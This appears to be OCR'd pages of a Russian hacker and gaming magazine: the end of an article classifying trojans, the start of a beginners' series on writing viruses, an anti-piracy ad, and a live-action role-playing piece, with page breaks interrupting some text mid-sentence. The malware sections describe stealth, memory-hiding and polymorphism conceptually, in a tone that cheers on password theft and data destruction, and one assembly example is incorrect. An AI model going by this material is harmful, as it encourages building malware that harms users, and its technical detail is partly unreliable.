То, что я назвал удаленной инсталляцией трояна, на самом деле очень интересная вещь: бывают случаи, когда путь по сети закрыт, а терминал охраняется как сокровищница Кремля. Тогда и выручает этот на первый взгляд извращенный, а на самом деле очень удобный для клиента и простой в реализации для троянописателя способ. Неинтерактивный инсталлятор трояна или уже настроенный комплекс в рабочем состоянии посылается письмом или переписывается на дискетку и вручается самому заклятому другу. Тот пользуется полезной программой, которая временами дает поработать и вашему трояну. И волки, как говорится, целы, и овцы в дураках не остались.


## Классификация по методам получения информации

Трояны могут поддерживать сетевое, консольное либо интерактивное предоставление информации клиенту. Это основные направления, существуют трояны, совмещающие все три типа в одном. Сетевой тип представляет собой всего лишь почтовое письмо с информацией, которая может быть полезна клиенту. Обычно такая информация шифруется или маскируется под вполне безобидные вещи – например, под электронную подпись PGP. Характер информации определяется режимом работы трояна, а о них будет рассказано ниже. Хочется только напомнить некоторым троянописателям про то, как они оставляют в письме прямо к себе на аккаунт сообщения типа "дело сделано! пароль спионерил: password.". Да еще и темплейт к нему в конец килобайт на двадцать. А ведь обо всем могут рассказать всего несколько байт. Помни, кратк. – сестр. тал.! Консольное предоставление информации – самый простой способ ведения записей, но немного неудобный при возникновении трудностей, относящихся к доступу к машине жертвы. Кроме того, сообщение после отправления удаляется, а запись все растет и лежит на винчестере владельца мертвым грузом – это может послужить одной из улик, первым шагом к разоблачению трояна, что обычно и происходит на практике за очень короткий период времени. Интерактивный тип предоставления информации – обычно самый тяжелый в реализации механизма работы трояна для автора, но с его помощью клиент может в некоторых случаях получить очень нехилые результаты. Одной из таких приятных для клиента приблуд является Network Crack Wizard, как следует из его названия, предназначенный для крака локальных сетей. Он негуево (во всех смыслах этого старинного русского слова) инсталлируется, а потом ждет команд клиента, которые весьма шустро, надо сказать, выполняет.
Как ты уже наверняка заметил (если не уснул по дороге к этому абзацу) методы предоставления информации тесно связаны с режимами работы троянских пони. Но тем не менее – это разные вещи, просто сильно влияющие на другие и взаимодействующие друг с другом на самом глубоком уровне, и именно поэтому я взял на себя смелость их разделить.

## Классификация по режимам работы

Трояны могут играть роль монитора, админа, суфлера, шпиона, робота либо маскирующего автомата типа партизан – 2000. И, конечно, даже самый известный дядя – антивирусист – не сможет помешать им выполнять лишь одну из приведенных функций, даже скорее наоборот – это заставляет авторов быть все время "на коне" и искать всевозможные пути обхода защит. Поэтому некоторые трояны совмещают в себе все типы – носят несколько фуражек на одной голове. Немного подробнее о режимах работы:
**Монитор** – пассивный наблюдатель вроде Hookdump`а. Такой все видит, все знает, но ни о чем не имеет собственного мнения. Чаще всего просто наблюдает за "погодой в доме" и записывает изменения состояния жертвы в корабельный журнал, который потом может быть послан клиенту или будет забран им самим – последнее относится как раз к Hookdump`у. Иногда позволяет задать фильтры – например, не писать все об интимной жизни жертвы с мастдаем-98. Просто мониторы ставят очень редко, часто они работают и как админ, суфлер или шпион. Тогда производимые наблюдения послужат сигналом к началу каких-то более активных действий, выбору более выгодных – оптимальных для этого условий или (чем хакер не шутит, пока сисоп спит) собственной деинсталляции. Последнее иногда бывает не менее важно, чем сама украденная информация.
**Админ** – старший брат юзера, он внимательно следит за последним, чтобы он чего дурного (для себя) не натворил. Такая, на первый взгляд, хорошая идея употребляется "добрыми самаритянами" в самом непотребном случае – в троянских программах. Например, программа, ограничивающая доступ ресурсам сети – принтеру или расшаренным сетевым дискам, очень не попсово будет смотреться где-нибудь в не очень высшем учебном заведении... но кому понравится, если она вдруг хитрым извратом просочится на борт его собственного судна?
**Суфлер** – все из названия. Как сказал один мой знакомый, "... суфлер – это такой мужик, который сидит в яме и всем вокруг пудрит мозги". Но на то он и суфлер, чтобы подсказывать что-то, а в некоторых случаях (учитывая специфичность нашей темы) и полностью замещать владельца трояна (естественно, в некоторых – нужных клиенту случаях). Довольно трудно сразу уяснить себе, где именно





можно найти применение такой проге, но ты только прикинь, какие перспективы открываются для того, кто сможет им грамотно воспользоваться в своих интересах. Пока, правда, такие трояны – редкость, но истории о переписи мэйл-демонов (когда на письмо-сообщение об ошибке в e-mail адресе приходит ответ от другого мэйл-сервера и т.д. по кругу) наводят на мысли... Отправка сообщений с двумятремя страницами мата местному сисадмину, скачивание картинок сомнительного содержания, просто загрузка трафика, хранение скрытой информации или порча важных документов в c:\mustdie\Мои документы – да все, на что хватит фантазии у автора трояна.

**Робот** – программы, беспрекословно выполняющие команды клиента (суть – удаленного доступа), имеющие базовый набор функций, которые можно вызывать, например, посылкой почтой определенных слов где-то в тексте или сабже письма:

```
From: spamer@inkognito.ru
To: torjanowner@lamaz.com
Subj: Хотите подпишу на sex.pictures.mail???
...
```

Робот, проверяющий почту еще при ее получении или позже в inbox`е, обнаружит это сообщение (от spamer@inkognito.ru) и найдет там, например, слова sex.pictures.mail. Для него это может быть командой на отправку паролей на доступ к ftp-серверу и самоуничтожение. Вообще говоря, отдача приказов может происходить различными способами, и конкретно на поведение трояна это не должно влиять никаким образом. Также следует отличать такие трояны от тех, которые управляются событиями (например, соединения с Internet вообще или с каким-то отдельным сервером в нем, приемом/отправкой почты или запуском ICQ/посылкой icq-мессаг). Все их реакции неизменны во время работы в тылу врага – в отличие от робота, который работает как раз в таких условиях. Можно сравнить троян с взрывным устройством, тогда робот будет бомбой с большой красной кнопкой и надписью "BOOM!!!", а трояны, реагирующие на события, – бомбами с часовым механизмом или, к примеру, гранаткой на растяжке.

И, наконец, последний тип классификации – **партизаны**, мирно существующие у какого-нибудь Васи Пупкина. Партизаны – как раз те самые программы, с которыми я сравнивал суфлера. Управляются по событиям, то есть запустил Вася, например, хорошую программу PGP, чтобы дяди из СОРМ не читали его почту, и разбудил вот такого партизана, который на этот пароль сквозь кривые мохнатые пальцы посмотрел и аккуратненько в тетрадочку-то свою и записал. И устав от долгих лет ожидания, принялся наводить порядочек... в соответствии с собственным мнением на этот счет.

Следует также помнить, что хотя трояны последних двух типов – вещь в дикой природе хоть и очень редкая, но возможная, и о них не стоит забывать, когда неожиданно только что дописанный "двойной" бухотчет за месяц неожиданно оказывается у товарищей из налоговой инспекции. Они тоже не ангелы...

## Прощание с детьми Трои

Вот такая вот вредоносная маза – эти самые трояны. Вроде бы – вполне крутая и кульная. Пока тебе такого не посадят. Поэтому: прежде чем засадить кому-нибудь трояна, подумай десять раз! Оно тебе надо? Сам знаю, что надо. Да, и если тебе повезет, и ты упрешь чужой логин и пассворд – не попадайся владельцу, а то получишь по наследству. Воровать нехорошо, за это по лицу бьют. По заслугам.

# Вир-ту-альность

RAMHAK



Здравствуй. Сразу, без обиняков, скажу, что если ты считаешь себя кульно-навороченным супер-хацкером и самым крутым вирмейкером на территории бывшего Союза, я не думаю, что тебе стоит читать это дальше. Поскольку эта статья, и все последующие, предназначены для людей новых в вирмейкинге, практически ничего не знающих про вирусы, но жаждущих знаний и готовых эти знания получать. Я начну с самого простого, постепенно набирая уровень сложности. Но, тем не менее, уже следующую статью смогут читать с пользой для себя только люди, знающие ассемблер, поскольку рассказ пойдет о том, как пишутся простые вирусы для DOS. Конечно, вирусы пишутся не только на asm`e. Есть вири, написанные на basic`е, трубопоскакале, ссы++... и даже размножающиеся в bat-файлах, но в таких случаях они получаются... как бы это сказать, не маленькими. Ланда: теперь, короче, поехали. Чтобы грамотно начать, запасайся пивком, чипсами и возьми с собой клизму с горчицей литра на три. Ещё, правда, тебе понадобится компьютер, но это уже мелочи.

## Ху из ит?

Скажи, родной, часто ли ты слышишь слово `вирус`? Наверное, очень часто – они повсюду, и услышать о них можно практически от любого человека. Но кто-то жалуется на то, что у него с конца капает, а кто-то – на то, что на жестком диске его компьютера сидит целый мазахакин бестиарий злобных и страшных компьютерных вирей. В принципе, сегодня уровень компьютерного образования довольно высок – даже в школах появился предмет под страшным названием "Информатика" (на информатике дети, на самом деле, учат преподавателей пользоваться локалками, троянками и даже просто особенностями национальных виндюков, но это неважно), и почти все газеты не обходятся без `электронных` рубрик (например, в какой-нть "центр-плюс" можно прочесть, как у Билла Гейтса работает электронное бидэ). Тем не менее, до сих пор множество людей абсолютно не знает, что такое компьютерный вирус. И что страшнее всего – они думают, что их пишут (ну кто знает – что компьютерные вирусы все-таки пишут, а не клеят и не выпиливают лобзиком из фанеры) какие-нибудь террористы, вроде Басая Шамилева, только в очках и листком бумаги (нотебукой) в руках, обязательно в черном кожаном пальто и темных очках, а также с лысой головой. Но ты-то, по крайней мере, понимаешь, что это не всегда так. Ведь ты же сам не прочь написать собственный вирь в образовательных целях и, в то же время, не лысый, не в кожаном пальто и журнал читаешь без темных очков.

Что такое компьютерный вирус? Программа, of course. Только не совсем обычная, вернее, даже совсем не обычная. Почти всегда – это ... паразит, то есть программа, которая не может существовать сама по себе. Вирусы различают по типам заражения, операционным системам, на которых они существуют, по способам распространения. Вообще говоря, очень трудно строго классифицировать все вирусы, четко разделив их на группы – скорее, надо для каждого вируса составлять табличку свойств – где живет, как размножается, что делает в час "Х".

## Какие они бывают?

**Virii бывают:**

ЗАГРУЗОЧНЫЕ
ФАЙЛОВЫЕ
МАКРО
СЕТЕВЫЕ
ПОЛИМОРФИКИ
РЕЗИДЕНТНЫЕ
STEALTH
ТЕРРОРИСТЫ
ТРОЯНЫ (TROJANS)



В принципе, подробнее об этом можно прочесть, скачав AVP Encyclopedia, и даже поглядеть на спецэффекты некоторых (не на форматирование HDD, конечно).

## Загрузочные

Обычно совмещают в себе еще и функции резидентных. Загружаются до операционной системы (для этого прячут тело жирное в утесах – т.е. в первых секторах диска/дискеты), затем прячутся в памяти, отрезая от нее кусок так, что вируса не будет видно программами вроде MEM.EXE. Делается это элементарно – поправкой значения в 2 байтах по адресу 0:413. Некоторые прячутся в MCB-блоки, делая вид, что они – данные DOS. Существует одно существенное ограничение на эти вирусы – их размер, поскольку им необходимо размещаться в первых секторах диска. А это означает, что такие вирусы будут обладать ограниченными способностями. Да и... как часто тебе приходится грузиться с дискетки? Вот то-то же. Но об этом – уже непосредственно в процессе ознакомления с такими вирусами.

## Файловые

Вирусы, каким-либо образом использующие файловую систему операционки. Самые распространенные – для DOS. Наверное, больше 3/4 вирусов именно файловые (из-за большой распространенности отошедшей теперь уже в прошлое файловой операционной системы с пошлым именем, кое мы выше уже упомянули), то есть заражающие исполнимые файлы EXE, COM... Есть даже и для BAT-файлов, но их, скорее, надо относить к макровирусам. Имеется довольно большое количество способов заражения. Но обычно кулвирмейкеры не утруждают себя придумыванием новых способов, а штампуют старые методы (используя конструкторы ViriiLab`ов и полимофик-engine`ов).

## Макро

Макровирусы обычно не содержат машинных кодов и исполняются не как обычные программы форматов EXE или COM, а как программы, юзаемые различными интерпретаторами, например, basic`ом или mail-script интерпретатором Outlook Express. Типичный пример macros virius – вирусы, поражающие текстовые файлы MS Word. Такие вирусы одно время были довольно эффективны, поскольку антивирусное ПО исходно было предназначено для поиска вирусов в исполнимых файлах, а не в мешанине текстовых макросов. Кроме того, присутствие макровируса определить несколько сложнее. Существуют вариации вирусов на тему полиморфности кода. Появляются везде, где только есть внутренний язык, позволяющий осуществлять работу с жестки диском и/или памятью. Были замечены даже в Interactive Disassembler.

## Сетевые

К сетевым вирусам, вообще говоря, можно отнести вирусы, которые распространяются используя возможности сетевых протоколов. Самые популярные сетевые вирусы – черви. Для своего размножения они используют недокументированные возможности и ошибки в реализации сетевых протоколов и программ. Самый-самый сетевой вирус – вирус Морриса, создавший целую эпопею борьбы с ним в конце 80-х. Старые сетевые вирусы использовали аппаратные возможности компьютеров и, зачастую, почти не обращались к ресурсам компьютеров, записывая свои жирные тела в оперативную память. Но настало время бешеных 90-х, и появились почтовые вирусы – смесь сетевых и макровирусов. Такие вирусы используют mail-script`ы, которые позволяют как размножаться используя адресные книги (рассылая свои копии всем твоим знакомым), так и получать доступ почти ко всем ресурсам компьютера.



## Полиморфики

Кодируют свое тело таким образом, чтобы после каждого запуска ни один его участок не остался прежним. Существует несколько уровней действия полиморфных (от греческого – много форм) алгоритмов. Различаются они количеством и "качеством". Например, могут просто переставлять различные процедуры вируса (permutating), а могут – заменять команды процессора эквивалентными, т.е.:

```
mov   ax, bx
```

заменить на

```
push   ax
pop    bx
```

И здесь уже важен количественный показатель – сколько и каких команд способен обработать по-




Ассоциация по Борьбе с Компьютерным Пиратством – полномочный представитель по защите интеллектуальной собственности компании SONY (SCEE) и Европейской Ассоциации Издателей Компьютерного Обеспечения ( ELSPA ) на территории РФ.

Полномочия включают:
–право на совершение РФ любых процессуальных действий по охране авторских прав
–право на проведение расследований и экспертизу в любых судебных учреждениях
–полномочия на ответственное хранение и уничтожение конфискованной контрафактной продукции в РФ.




лиморфик и из скольких команд он сам состоит (то есть возможно ли сделать так, чтобы он сам по себе переписывал?).

## Резидентные

Terminate and Stay Resident – DOS`овский термин жив до сих пор. Такие вирусы остаются после вызова "хозяина" в оперативной памяти и заражают все, что шевелится – т.е. все, что запускает юзер. Обычно прячутся, либо отрезая кусок от оперативки (загрузочные в основном поступают именно так), либо маркируют выделенный участок памяти (MCB – Memory Control Block) как используемый DOS, либо прячутся в environment или свободных участках памяти очень маленького размера – такие, с определенной долей уверенности можно сказать, будут не заняты очень долгое время. Чтобы вирус был достаточно незаметен, его размер должен быть соответствующим, т.е. не превышать 2-3 килобайт. Именно по этой причине почти все резидентные вирусы написаны на ассемблере.

## Stealth

Разновидность резидентных вирусов. Разместив все мягкие части своего жирного тела в оперативной памяти, вирус перехватывает прерывание DOS и при открытии файлов проверяет их. Если файл уже заражен – вирус его лечит, таким образом, если антивирус или юзер откроют файл для чтения/записи, они не узнают, что за паразит в нем поселился... и поселился ли вообще. Ну а если файл "свеженький" – само собой, нельзя терять шанс его проинфектить.

## Террористы

Эти не имеют каких-то отличительных качеств реализации кода, однако я выделил их в отдельную группы по определенной причине – они стали очень популярны среди вирмейкеров в последнее время. Такие вирусы содержат "процедуры деструктивного назначения", однако винты не просто форматятся, а юзеру после заражения предлагается, например, сыграть в рулетку на данные его дисков. Выиграл – файл твой, не выиграл – прощайся с бухгалтерским отчетом за месяц, за которым сидел всю ночь. Зверство, правда? Хехехе. Некоторые вирусы предлагают совершить определенные действия, иначе... "сам понимаешь, работа такая..."

## Трояны (Trojans)


Могут иметь способности любых других типов вирусов. Отличительная черта – в коде вируса есть участок, который совершает определенные действия (крадет что-нибудь и отсылает по почте или уничтожает определенные данные). Некоторые вирмейкеры называют такие вирусы "боевыми". Это связано, например, с тем, что начать заражение можно откуда угодно, и когда необходимые действия будут выполнены, источник заражения найти будет очень трудно. Кроме того, троян может просто висеть где-нить в background`е и писать тихо логи того, что делает юзер, и отсылать под конец рабочего дня своему создателю. Промышленный шпионаж, одним словом...

Ну вот, общее представление о вирусах есть. Теперь держись за болты и гайки – настало время техосмотра. То есть наступила пора посмотреть на ViriiLab`ы.

## В лабораториях Лубянки...

ViriiLab – набор программ и исходников, позволяющий очень быстро создавать исходный текст вируса по определенному заранее шаблону. Вирмейкер указывает параметры, тип вируса и... вуаля! Вирь готов к использованию. Надо только его скомпилировать и "доставить" по назначению. Ну этим, естественно, занимается уже сам вирмейкер. Но не буду нарушать тайный ход фишки, как говорит одна моя знакомая. Самым первым вирусным конструктором (т.е. программой, которая непосредственно генерирует код вируса) был Virus Creation Laboratory by Nowhere Man из группы NUKE, которая, к сожалению, позже распалась. VCL позволял создавать вирусы с использованием различных методов заражения и имел отличный гуевый (от слова GUI – Graphics User Interface, а не то, что некоторые тут подумали) интерфейс в стиле Trubo... TurboVision от Borland. Вышел он где-то в середине 1992 года, но уже на момент его выпуска генерируемые вирусы успешно ловились антивирусниками – прогресс, как говорится, не стоит на месте. Да и код оставлял желать лучшего. В общем, первый вирьгенератор – комом.
Затем были Phalcon-Skism Mass Produced Code Generator, созданный Dark Angel`ом, и много других, улучшенных и продвинутых. Появились даже шароварные (shareware) вириилабы! Ага, не удивляйся. GenVir (так его назвали), конечно, вирмейкеры не покупали, но все же... Весьма интересным является вирусный конструктор для создания вирусов, распространяющихся в bat-файлах. Правда, широкое распространение они не получили по вполне понятным причинам.

Вот, собственно, и все в качестве вступительной статьи. Всего рассказать невозможно, да и незачем – платформа самовыражения viriiboys постоянно расширяется, и уследить за ней целиком практически невозможно. В дальнейшем я буду писать для меньшей аудитории – т.е. уже только для тех, кто умеет хоть чуть-чуть программировать. Остальным же придется учиться с ходу.


ЗОНА ГЕЙМЕРА


# Полевое RPG: если ты не

Sergzerg (sergzerg@mail.ru)

Копий, сломанных по поводу ролевых игр, в отечественной игровой прессе давно хватило бы вооружить все войско Саурона Черного. По страницам игровых журналов радостно проносятся манчкины, сминая дорогой незрелых дайсистов, затаптывая в кашу карты с красивыми изображениями заклинаний и пиная кубики с двадцатью гранями. Прокачанные до упора персонажи... Балдур, конечно, далеко ушедший от Диабло, да все по той же дороге... Вопли игроков на РПГшных сайтах о неправильном распределении экспы... Ааааа.... Ооооо.... Короче, много шума и вони, взывания к разработчикам и споры о реализме.

Достали!

## Стоп



Вы думаете, что играете в ролевые игры? ХРРРЕНА ВАМ! Эй, кто там говорил, что настольные РПГ, направленные на отыгрыш роли, и есть ОНО изначальное? Упал, сорок раз отжался. Что, не можешь? В угол и не отсвечивай. Ну, кто исходил слюной, что комповые РПГ дают полное погружение и эффект присутствия? Три километра за 14 минут – слабо? Молчи в тряпку, завтра чтоб к наркологу на проверку. Да, и к психиатру тоже зайди. Так, кто остался – внимайте:

***Ролевые игры, направленные на отыгрыш роли, дающие полное погружение и эффект присутствия, ЕСТЬ!***

Вот сидишь ты у компа, за десятым прохождением ФаллАута (в переводе – "Член выпал от радиации"), сам тоже зеленый от монитора, тихо так глядишь в окно и в носу ковыряешься. И там за окном чуваки с рюкзаками прут в сторону вокзала. Одеты в джинсу, или в старом папином армейском. Несколько девушек с ними, в рюкзаках стекло звякает – стандартный туристический набор. Ну, ты посмотрел на парней с сочувствием (придурки!), затем на девок и еще раз на парней с завистью (сволочи! таким лохам и такие девки!) и вновь уперся в монитор, потому как там твой дебил Маркус попер в одиночку на банду и огребает по полной. А ребята, те поехали вовсе не водку жрать на природе. Они поехали играть в Ролевуху!

> Твое имя и морду расклеят на всех деревьях и объявят награду за голову. А тот друган, которого ты в город раненого принес, во главе десятка бойцов по лесу за твоей башкой рыщет.

## Прикинь!



Небольшая ролевая игра. Сотня человек. Неделя времени. Несколько Главных (или Мастеров – где как), которые, собственно, эту игру и организовали – придумали небольшую завязку сюжета, роли. Напечатали игровые деньги, затарились хлебом, чаем, тушенкой и сгущенкой, короче, продуктами на всех на эту самую неде-

# СРЕДНЯЯ ПЕДАЛЬ АВТОМОБИЛЯ...


лю. Определили игровую карту и взяли аптечку. За несколько часов организуются и ставятся города и деревни. А приехавшие люди становятся орками, троллями и эльфами. Вперед.

Бывают поломанные руки и ноги, выщербленные зубы, синяки и ушибы. И все воспринимается как должное, шрамы украшают мужчину, тем более что они не от ботинок обкуренных гопников, это ты от пяти трупаков как-то раз отмахался...

Ну а вот тут и видно, кто чего стоит, у кого чего стоит. И ты уже бежишь по лесу, остался один хит, а за тобой летит пять людей-крестоносцев весьма злого настроения (предательски зарезал возле города двух их сотоварищей, и вообще бандюга с большой дороги). Или пьяный тролль подымает таверну на рога, и под шумок ты выносишь ящик тушенки и тащишь к себе домой, в палатку где-нибудь на отшибе. А в доме раздумываешь над завернутой в спальник и слегка связанной свежесвистнутой царицей и прикидываешь – себе ее оставить (черт, жрет много), или выменять у орков на шесть бутылок пива. А еще тащишь раненого воина триста метров на своих плечах в город, проклиная земное тяготение, и лучше бы его добить, поиметь деньги и доспехи.

## Это Ты сам

